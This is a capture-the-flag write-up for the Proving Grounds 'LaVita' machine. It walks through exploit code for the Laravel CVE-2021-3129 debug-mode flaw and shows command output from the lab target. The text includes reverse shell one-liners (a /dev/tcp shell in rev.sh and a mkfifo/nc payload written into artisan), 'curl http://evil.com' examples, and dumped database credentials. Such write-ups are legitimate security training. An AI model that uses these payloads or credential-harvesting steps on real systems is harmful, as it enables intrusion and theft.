

Proving Grounds Practice 35

Proving Grounds Practice — LaVita


Enumeration

NMAP Scan

```
# Nmap 7.94SVN scan initiated Wed Mar 20 13:34:34 2024 as: nmap -sCVS -oA nmap/lavita -vvv 192.168.212.38
Nmap scan report for 192.168.212.38
Host is up, received echo-reply ttl 61 (0.19s latency).
Scanned at 2024-03-20 13:34:35 WIB for 15s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDNEBgprJqVJa8R95Wkbo3cemB4fdRzos+v750LtPEnRs+IJQn5jcg5l89Tx4junU+AXzLflrMV
4kMep4q7rFK6dThiRtQ9nsJFhh6yw8Fmdg7r4uohqH70UJurVwVNwFqtr/86e4VSSoITLMQPZr2FVvoSsjyL8LE0Dt1qznoLWudMD95Eo1YFSPID5V
AiaTmEwGSWz1dVPp5Fgb6Yy6E4o09ASuD9Q1JWuRmnn8uiHF/nPLs2LC2+rh3nPLXlV+MG/zUfQCdrE=
|_  256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcuHhvrIBs53SapXKZYHWBlpH50K03P0t8Y+WvTv
|_  256 fb:43:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4MSEXnpONsc0ANUT6rFQPWsoVmRW4hrpSRq++XSM9
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.56 ((Debian))
|_ http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_ http-title: W3.CSS Template
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Seems like a regular linux machine.

Possible Exploit:





404

| NOT FOUND |

Laravel 8.4.0

Laravel 8.4.0

Explaining the exploit code:

1. Where does the code start?

The execution **starts in the** `main()` **function** at the bottom:

```
1  if __name__ == '__main__':  
2      main()
```

The `main()` function is the entry point when the script is executed, and it does the following:

► Step-by-Step: Code Flow in `main()`

◆ a. Parse user input:

```
1  url = sys.argv[1]      # e.g., https://victim.com  
2  path_log = sys.argv[2] # e.g.,  
    /var/www/html/laravel/storage/logs/laravel.log  
3  command = sys.argv[3]  # e.g., 'id'
```

◆ b. Generate payload:

```
1  payload = generate_payload(command, padding)
```

```
def generate_payload(command='', padding=0):  
    if '/' in command:  
        command = command.replace('/', '\\')  
        command = command.replace('\\', '\\\\')  
    os.system(r'''php -d'phar.readonly=0' ./phpggc/phpggc monolog/rce1 system '%s' --phar phar -o php://output | base64 -w0 | sed -E 's/./\0=00/g' > payload.txt'''X(command))  
    payload = ''  
    with open('payload.txt', 'r') as fp:  
        payload = fp.read()  
        payload = payload.replace('=', '=3D=')  
        for i in range(padding):  
            payload += '=00'  
    os.system('rm -rf payload.txt')  
    return payload
```

- Payload functionality:
 - Escapes slashes (/) and single quotes (') to prevent issues when embedding the command in a PHP string (used in PHPGGC generation).

```
1  if '/' in command:
2      command = command.replace('/', '\\/')
3      command = command.replace("'", '\\\\')
```

What's the goal?

You're using this code to generate a PHP payload that contains a command to run on the target, like:

bash

 Copy  Edit

id

Or:

bash

 Copy  Edit

bash -c 'curl http://evil.com'

This command will eventually be run using this PHP code inside the payload:

php

 Copy  Edit

system('bash -c \'curl http://evil.com\');

But if you don't escape the ', the PHP will look like:

php

 Copy  Edit

system('bash -c 'curl http://evil.com'); ❌

This breaks the PHP syntax, because now it looks like:

- First ' starts the string
- 'curl http://evil.com' becomes invalid PHP
- Ends too early

- The \ ' tells PHP: "This is **not the end of the string**, it's a literal ' inside the string."
- Then we are generating a serialized payload so that when the victim (Laravel) loads it, it gets deserialized and executes your code.
 - **Serialization** = turning a PHP object into a string to store or send.
 - **Deserialization** = turning that string back into a PHP object.

- The payload is eventually passed to this PHPGGC command:

```
1 os.system(r'''php -d'phar.readonly=0' ./phpggc/phpggc
monolog/rce1 system '%s' --phar phar -o php://output | base64 -
w0 | sed -E 's/./\0=00/g' > payload.txt'''%(command))
```

```
1 php ./phpggc/phpggc monolog/rce1 system '<command>'
```

- In that command, your input becomes a **PHP string** embedded in a serialized PHP object. If the command has certain characters like:
 - `/` → Might break PHP or shell parsing in some cases.
 - `'` (single quote) → Would **break the string boundary** in PHP or the shell.
- If **you don't generate a *serialized* payload**, and instead you just write raw PHP or a command like `id` into the Laravel log — **nothing will happen on the target system**.
- But if you make a mistake and try to run the payload **yourself** or deserialize it locally — yes, **you could accidentally run it on your own system**.
- Encodes the Phar payload in **base64** with no line wrapping.
- `> payload.txt`
 - Saves the result to a file for further processing.

- This creates a **base64-padded PHP object payload** that will eventually execute `system(command)` when deserialized.

- Read and post-process the payload

```
1 with open('payload.txt', 'r') as fp:
2     payload = fp.read()
3     payload = payload.replace('=', '=3D=')
4     for i in range(padding):
5         payload += '=00'
```

- Reads the base64 payload.
- Replaces `==` with `=3D=` to **bypass decoding issues** during filter chain processing.

- Appends extra padding (`=00`) if needed, to fix decoding alignment or corruption.

- Cleanup

```
1 os.system('rm -rf payload.txt')
```

- Deletes the temporary payload file.

- Return

```
1 return payload
```

- Returns the fully encoded and padded payload, ready to be injected into the Laravel log.

◆ c. Lets understand now how this exploit works:

- This is the target server backend code:

```
1 file_get_contents($viewFile);
```

- The URL:

```
1 /_ignition/execute-solution
```

- is part of **Laravel's Ignition debug mode**, which is available **only when the app is in debug mode** (i.e., `APP_DEBUG=true` in `.env`).
- It uses Laravel's **Ignition debug feature** (`/_ignition/execute-solution`) to inject content into the log file. So if this file wasn't found then it wouldn't work
- The target application is not easy to execute payloads straight away since there is a lot of filtering going on in the backend. But there is a vulnerability where any HTTP request being sent to the server is being logged into a certain file, which is really bad. What we can do with this is to try and store an encoded base64 payload in that log file and then execute it from there.
- To do this we need to create a sterilized object which we already did before and then it will be stored automatically in that log file. Then we can provide another request to that log where we need to decode that base64 object and we will execute it using a php wrapper called `phar://` which de-sterilizes the object then it gets executed.

◆ d. Explaining how the payload is installed:

```
1 clear_log()
```

```
def clear_log(url='', viewFile=''):

    global data

    data['parameters']['viewFile'] = viewFile
    while (requests.post(url=url, json=data, headers=header, verify=False).status_code != 200): pass
    requests.post(url=url, json=data, headers=header, verify=False)
    requests.post(url=url, json=data, headers=header, verify=False)
```

- It sends post request to the target server and send empty data where its being decoded into nothing so that it can clear out some garbage data
 - Exactly because the Laravel error handler will log some output during the same request. That's the key.
 -  What Happens Inside Laravel During That Request:
 - i. You send the POST request with `viewFile = php://filter/write=.../laravel.log`.
 - ii. Laravel tries to load that file as a view (due to the Ignition solution execution).
 - iii. It **fails**, triggering an error (500), because that path isn't a real view.
 - iv. Laravel's debug mode logs that error — and the error **gets written to the log file**.
 - Since `viewFile` was set to a special write stream, PHP doesn't just log the error text — it **applies the stream filter** and **writes the log through the filter pipeline**.
- You're seeing this:

```
1 while (requests.post( ... ).status_code != 200): pass
2 requests.post( ... )
3 requests.post( ... )
```

That's just a brute-force strategy to:

- Retry the request until it succeeds (sometimes Laravel throws errors while trying to process the stream).
- Ensure the log file is successfully **cleared/reset or prepped** before the payload injection.

- Trigger **Laravel to write log entries** using the filtered stream.
- So the log file will contain error messages, even after decoding it will stay the same
- **Laravel's debug/error logging system will naturally write to logs** — and that's enough to "prime" the log file with stream-decoded space.

```
1 create_payload(url, 'AA')
```

- The function sets `viewFile` to the string `'AA'`.
 - The vulnerable endpoint tries to open and read the file or path specified by `viewFile`.
 - Here, `viewFile` is `'AA'`, which is **not a valid file path or stream wrapper**.
 - So, when the server does something like:

```
1 file_get_contents('AA')
```

- it will fail (file does not exist or invalid).
- The server responds with an error — likely a 500 Internal Server Error — and the response text will mention `file_get_contents(AA)` indicating it tried to read `'AA'` as a file.
- **'AA' acts as a dummy or filler input** to trigger the file reading operation without actually injecting any payload.
 - It is verifying whether the server **actually tried to run** `file_get_contents()` **on the** `viewFile` **you provided**.
 - If you see `file_get_contents(AA)` (or whatever you passed) in the error response, it means the server attempted to read that file/path and failed.
 - This confirms that your input reached the vulnerable code and triggered the `file_get_contents()` function on the server side.

```
1 create_payload(url, payload)
```

```
def create_payload(url='', viewFile=''):

    global data

    data['parameters']['viewFile'] = viewFile
    resp = requests.post(url=url, json=data, headers=header, verify=False)
    if resp.status_code == 500 and f'file_get_contents({viewFile})' in resp.text:
        return True
    return False
```

- It will send an http request to the target server and it will be logged in a logging file.
- Now we just need to trigger it using phar which will deserialize the payload and executes it. Its like its being executed locally

```
def exploited(url='', viewFile=''):

    global data

    data['parameters']['viewFile'] = viewFile
    resp = requests.post(url=url, json=data, headers=header, verify=False)
    if resp.status_code == 500 and 'cannot be empty' in resp.text:
        m = re.findall(r'\{(.|\n)+\}((.|\n)*)', resp.text)
        print()
        print(m[0][1])
```

Exploit using this vulnerability:

We noticed that the Laravel application is *not* in debug mode, or if the

`/_ignition/execute-solution` endpoint is **not available**, the exploit will not work.


To summarize, the Laravel 8.4.0 is not vulnerable to anything unless debug mode is turned on (CVE-2021-3129). Let's perform an additional scan.


```
[+] Url: http://192.168.212.38/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/wordlists/SecLists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/cgi-bin/ (Status: 301) [Size: 317] [→ http://192.168.212.38/cgi-bin]
/css (Status: 301) [Size: 314] [→ http://192.168.212.38/css/]
/favicon.ico (Status: 200) [Size: 0]
/home (Status: 302) [Size: 354] [→ http://192.168.212.38/login]
/images (Status: 301) [Size: 317] [→ http://192.168.212.38/images/]
/javascript (Status: 301) [Size: 321] [→ http://192.168.212.38/javascript/]
/js (Status: 301) [Size: 313] [→ http://192.168.212.38/js/]
/login (Status: 200) [Size: 4916]
/logout (Status: 405) [Size: 835]
Progress: 12032 / 20477 (58.76%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 12310 / 20477 (60.12%)
```

Okay, there's a login page.



Finally, the real deal. Let's register and look.



We can enable app debug mode, and there's an image upload feature. I enabled the debug mode and tried to upload an image, but nothing happened; nothing was added to the image list.


Hm... Perhaps this is indeed the Laravel debug RCE CVE-2021-3129 because we can enable debug mode. Let's check.

CVE-2021-3129/CVE-2021-3129.py at main · joshuavanderpoll/CVE-2021-3129


<https://github.com/joshuavanderpoll/CVE-2021-3129/blob/main/CVE-2021-3129.py?sourc...>

We can check by accessing the `/_ignition/execute-solution` path.

Let's try it with debug mode turned off.



With it turned on.



Okay, so we can indeed change the app debug mode state, which means this web app should be exploitable via CVE-2021-3129.

Foothold

```
shatternox@pepper: ~/Documents/proving_grounds/lavita x shatternox@pepper: ~/Documents/proving_grounds x shatternox@pepper: ~/Documents/proving_grounds/lavita x
[V] Laravel log path: "/var/www/html/lavita/storage/logs/laravel.log".
[*] Laravel version found: "8.4.0".
[*] Use "?" for a list of all possible actions.
[*] Please enter a command to execute: ?
[*] Available commands:
    exit                - Exit program.
    help                - Shows available commands.
    clear_logs          - Clears Laravel logs.
    execute <command>    - Execute system command.
    write <text>         - Write to log file.
    patch <env/index/private> - Patch the vulnerability.
    patches             - Detailed information about patch modes
[*] Please enter a command to execute: execute id
[0] Executing command "id" ...
[0] Generating payload ...
[!] Required binary PHPGGC not found.
[0] Downloading PHPGGC from "ambionics/phpggc" GitHub repository ...
[V] Downloaded/extracted PHPGGC.
[0] Updating PHPGGC execution permissions ...
[V] Updated PHPGGC execution permissions.
PHP Deprecated: Creation of dynamic property Illuminate\Validation\Rules\RequiredIf::$condition is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/php
ne 22
PHP Deprecated: Creation of dynamic property Illuminate\Broadcasting\BroadcastEvent::$connection is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/php
ine 46
ERROR: Phar requires either a __destruct or a __wakeup vector
PHP Deprecated: Creation of dynamic property Illuminate\Broadcasting\PendingBroadcast::$event is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/php
e 22
PHP Deprecated: Creation of dynamic property Illuminate\Broadcasting\PendingBroadcast::$events is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/php
ne 23
PHP Deprecated: Creation of dynamic property Monolog\LogRecord::$mixed is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/phpggc-master/gadgetchains
PHP Deprecated: Creation of dynamic property Monolog\LogRecord::$mixed is deprecated in /home/shatternox/Documents/proving_grounds/lavita/CVE-2021-3129/phpggc-master/gadgetchains
[V] Generated 21 payloads.
[0] Trying chain laravel/rce1 [1/21] ...
[0] Clearing logs ...
[0] Causing error in logs ...
[V] Caused error in logs.
[0] Sending payloads ...
[V] Sent payload.
[0] Converting payload ...
[V] Converted payload.
[V] Result:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[?] Do you want to try the next chain? [Y/N] : Y
[0] Trying chain laravel/rce2 [2/21] ...
[0] Clearing logs ...
[0] Causing error in logs ...
[V] Caused error in logs.
[0] Sending payloads ...
[V] Sent payload.
[0] Converting payload ...
[V] Converted payload.
[V] Result:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[?] Do you want to try the next chain? [Y/N] :
[0] 0:python3+Z
```

Nice, let's get a proper shell.

```
(shatternox@pepper)-[~/Documents/proving_grounds/lavita]
$ sudo nc -lnvp 1234
[sudo] password for shatternox:
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.212.38] 54162
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@debian:/$ export TERM=xterm
export TERM=xterm
www-data@debian:/$
```

We are in.

```
-rw-r--r-- 1 skunk skunk 33 Mar 20 02:57 local.txt
www-data@debian:/home/skunk$ cat bash_history
cat bash_history
www-data@debian:/home/skunk$ cat local.txt
cat local.txt
a95a18f900069e3815655e8853af7920
www-data@debian:/home/skunk$
[0] 0:sudo*Z
```

```
1 local.txt: a95a18f900069e3815655e8853af7920
```

Getting User

There's a 'rev.sh' file on the web directory. Lol.

```
www-data@debian:/var/www/html/lavita$ ls -la
ls -la
total 1548
drwxr-xr-x 12 www-data www-data 4096 Dec  8 10:52 .
drwxr-xr-x  3 root      root    4096 Dec  8 10:52 ..
-rwxr-xr-x  1 www-data www-data  220 Nov 10 2020 .editorconfig
-rwxr-xr-x  1 www-data www-data  865 Mar 20 03:31 .env
-rwxr-xr-x  1 www-data www-data  794 Nov 10 2020 .env.example
-rwxr-xr-x  1 www-data www-data  111 Nov 10 2020 .gitattributes
-rwxr-xr-x  1 www-data www-data  163 Nov 10 2020 .gitignore
-rwxr-xr-x  1 www-data www-data  181 Nov 10 2020 .styleci.yml
-rwxr-xr-x  1 www-data www-data 3738 Nov 10 2020 README.md
drwxr-xr-x  7 www-data www-data 4096 Nov 10 2020 app
-rwxr-xr-x  1 www-data www-data 1686 Nov 10 2020 artisan
drwxr-xr-x  3 www-data www-data 4096 Nov 10 2020 bootstrap
-rwxr-xr-x  1 www-data www-data 1645 Sep 14 2023 composer.json
-rwxr-xr-x  1 www-data www-data 271569 Sep 13 2023 composer.lock
drwxr-xr-x  2 www-data www-data  4096 Nov 10 2020 config
drwxr-xr-x  5 www-data www-data  4096 Nov 10 2020 database
-rwxr-xr-x  1 www-data www-data 1182709 Sep 13 2023 package-lock.json
-rwxr-xr-x  1 www-data www-data 23513 Sep 13 2023 package.json
-rwxr-xr-x  1 www-data www-data  1202 Nov 10 2020 phpunit.xml
drwxr-xr-x  6 www-data www-data  4096 Sep 13 2023 public
drwxr-xr-x  7 www-data www-data  4096 Sep 13 2023 resources
-rwxr-xr-x  1 www-data www-data   75 Sep 14 2023 rev.sh
drwxr-xr-x  2 www-data www-data  4096 Nov 10 2020 routes
-rwxr-xr-x  1 www-data www-data  563 Nov 10 2020 server.php
drwxr-xr-x  5 www-data www-data  4096 Nov 10 2020 storage
drwxr-xr-x  4 www-data www-data  4096 Nov 10 2020 tests
drwxr-xr-x 41 www-data www-data  4096 Sep 13 2023 vendor
-rwxr-xr-x  1 www-data www-data  549 Sep 13 2023 webpack.mix.js
www-data@debian:/var/www/html/lavita$ cat rev.sh
cat rev.sh
#!/bin/bash
echo "starting exploit"
sh -i >& /dev/tcp/10.10.1.18/1234 0>&1
www-data@debian:/var/www/html/lavita$
```

```
1 sh -i >% /dev/tcp/10.10.1.18 0 >&1
```

is intended to establish a reverse shell using Bash and a special feature of Linux called TCP redirection via /dev/tcp/.


```

Analyzing Env Files (limit 70)
-rwxr-xr-x 1 www-data www-data 865 Mar 20 03:31 /var/www/html/lavita/.env
APP_NAME=LaVita
APP_ENV=local
APP_KEY=base64:zfXJipTpbCyrZHRDpn0/NmdpHTbAl7/hCMf476EP1LU=
APP_DEBUG=true
APP_URL=http://hb02.onsec
LOG_CHANNEL=stack
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=lavita
DB_USERNAME=lavita
DB_PASSWORD=sdfquelw0kly9jgbx92
BROADCAST_DRIVER=log
CACHE_DRIVER=file

```

We got DB Config.

```

1 DB_CONNECTION=mysql
2 DB_HOST=127.0.0.1
3 DB_PORT=3306
4 DB_DATABASE=lavita
5 DB_USERNAME=lavita
6 DB_PASSWORD=sdfquelw0kly9jgbx92

```

```

www-data@debian:/home$ mysql -u lavita -p
mysql -u lavita -p
Enter password: sdfquelw0kly9jgbx92

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 62
Server version: 10.5.21-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
[0] 0:sudo*Z

```

```

Database changed
MariaDB [lavita]> show tables;
show tables;
+-----+
| Tables_in_lavita |
+-----+
| failed_jobs       |
| migrations        |
| password_resets   |
| sessions          |
| users             |
+-----+
5 rows in set (0.000 sec)

MariaDB [lavita]> select * from users;
select * from users;
+----+-----+-----+-----+-----+-----+-----+-----+
| id | name | email | email_verified_at | password | remember_token | created_at | updated_at |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | asd | asd@asd.com | NULL | $2y$10$Knskplx8.gm9dLj1lIz74.dVDXtz1QdDXH23Pd/VX1XxJj/PnD1pC | NULL | 2024-03-20 07:16:56 | 2024-03-20 07:16:56 |
+----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [lavita]>
[0] 0:sudo*Z

```

Nothing interesting. We can't use the password to escalate to 'skunk' or 'root' as well.

```

2024/03/20 03:57:26 CMD: UID=33 PID=18787 | /bin/bash
2024/03/20 03:57:29 CMD: UID=33 PID=18788 |
2024/03/20 03:58:01 CMD: UID=0 PID=18790 | /usr/sbin/CRON -f
2024/03/20 03:58:01 CMD: UID=1001 PID=18791 |
2024/03/20 03:58:01 CMD: UID=1001 PID=18792 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18793 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18794 | stty -a
2024/03/20 03:58:01 CMD: UID=1001 PID=18795 | grep columns
2024/03/20 03:58:01 CMD: UID=1001 PID=18796 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18798 | sh -c stty -a | grep columns
2024/03/20 03:58:01 CMD: UID=1001 PID=18797 | stty -a
2024/03/20 03:58:01 CMD: UID=1001 PID=18799 | sh -c rm -Rf /var/www/html/lavita/public/images/*
2024/03/20 03:58:01 CMD: UID=1001 PID=18800 | sh -c rm -Rf /var/www/html/lavita/public/images/*
2024/03/20 03:58:36 CMD: UID=33 PID=18801 |

```

```
1 /usr/bin/php /var/www/html/lavita/artisan clear:pictures
```

Pspy64 discovered that user 1001 (skunk) is running `/usr/bin/php /var/www/html/lavita/artisan clear:pictures`.

This is easy; we can just hijack the artisan file to execute arbitrary PHP commands. And we have access to the file since we are www-data.

```

1 mv artisan artisan.original
2 echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.174 1234 >/tmp/f"); ?>' > artisan

```

```

www-data@debian:/var/www/html/lavita$ mv artisan artisan.original
mv artisan artisan.original
www-data@debian:/var/www/html/lavita$ echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.174 1234 >/tmp/f"); ?>' > artisan
